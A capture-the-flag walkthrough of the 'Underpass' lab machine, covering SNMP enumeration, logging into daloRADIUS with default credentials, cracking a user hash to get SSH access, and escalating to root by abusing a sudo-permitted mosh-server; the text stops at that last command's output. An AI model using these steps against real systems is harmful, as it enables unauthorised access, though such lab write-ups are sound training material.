Underpass
by 0xW1LD

Information Gathering
As usual let’s start off with an nmap scan.
1
2
3
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
When we visit the website all we’re greeted with is the default apache website.

So let’s scan UDP ports.
1
2
3
4
5
6
7
8
9
10
11
PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c7ad5c4856d1cf6600000000
|   snmpEngineBoots: 31
|_  snmpEngineTime: 2d15h28m13s
| snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
|_  System uptime: 2d15h28m13.71s (22849371 timeticks)
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!
Looking up the term daloradius we see that it’s a web platform to manage ISP deployments.
If we try to visit: http://10.10.11.48/daloradius. We get a forbidden webpage.


Since daloradius is open source, we can look through directories in the source and check if they exist on the box.
Looking through the source we can see a login page: /app/users/login.php

If we visit http://10.10.11.48/daloradius/app/users/login.php we are greeted by said login page.

User
Looking through the wiki we find the default credentials: administrator:radius. However, if we try this we see that we cannot login.
If we take a look through the wiki again we find that it is mentioned in the previous sections the different endpoints for operator and user.
1
2
3
4
5
6
7
8
9
10
11
12
/etc/apache2/envvars
# daloRADIUS users interface port
export DALORADIUS_USERS_PORT=80

# daloRADIUS operators interface port
export DALORADIUS_OPERATORS_PORT=8000

# daloRADIUS package root directory
export DALORADIUS_ROOT_DIRECTORY=/var/www/daloradius

# daloRADIUS administrator's email
export DALORADIUS_SERVER_ADMIN=admin@daloradius.local

Let’s take a look at the source code again and find the directory /app/operators/login.php.

If we visit http://10.10.11.48/daloradius/app/operators/login.php we are greeted with the exact same login page.
If we attempt to use the same default credentials: administrator:radius. We get logged into the dashboard.

Looking around the app if we go to management and select list users. We can see the user: svcMosh.

We’re provided with what looks to be a password hash of 412DD4759978ACFCC81DEAB01B382403. Let’s crack it with crackstation.

We find we successfully get the credentials:
svcMosh:underwaterfriends
Attempting to use these credentials to ssh into the machine is successful!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
 ssh svcMosh@10.10.11.48
The authenticity of host '10.10.11.48 (10.10.11.48)' can't be established.
ED25519 key fingerprint is SHA256:zrDqCvZoLSy6MxBOPcuEyN926YtFC94ZCJ5TWRS0VaM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.48' (ED25519) to the list of known hosts.
svcMosh@10.10.11.48's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon May  5 10:51:36 AM UTC 2025

  System load:  0.0               Processes:             226
  Usage of /:   61.3% of 6.56GB   Users logged in:       0
  Memory usage: 11%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon May  5 08:03:59 2025 from 10.10.14.24
svcMosh@underpass:~$
Just like that we have User!
1
2
3
4
5
6
7
8
9
10
11
12
svcMosh@underpass:~$ ls -la
total 36
drwxr-x--- 5 svcMosh svcMosh 4096 Jan 11 13:29 .
drwxr-xr-x 3 root    root    4096 Dec 11 16:06 ..
lrwxrwxrwx 1 root    root       9 Sep 22  2024 .bash_history -> /dev/null
-rw-r--r-- 1 svcMosh svcMosh  220 Sep  7  2024 .bash_logout
-rw-r--r-- 1 svcMosh svcMosh 3771 Sep  7  2024 .bashrc
drwx------ 2 svcMosh svcMosh 4096 Dec 11 16:06 .cache
drwxrwxr-x 3 svcMosh svcMosh 4096 Jan 11 13:29 .local
-rw-r--r-- 1 svcMosh svcMosh  807 Sep  7  2024 .profile
drwxr-xr-x 2 svcMosh svcMosh 4096 Dec 11 16:06 .ssh
-rw-r----- 1 root    svcMosh   33 May  2 18:02 user.txt
Root
Checking for our sudo permission we notice we are able to run mosh-server as root.
1
2
3
4
5
6
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
mosh server is part of the Mobile Shell suite which is a remote terminal application that runs through UDP.
Looking at the usage for mosh we can see that we can specify the server binary.

Let’s try to do this to run mosh using the following command.
1
mosh --server="sudo /usr/bin/mosh-server" localhost
We get the following output.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
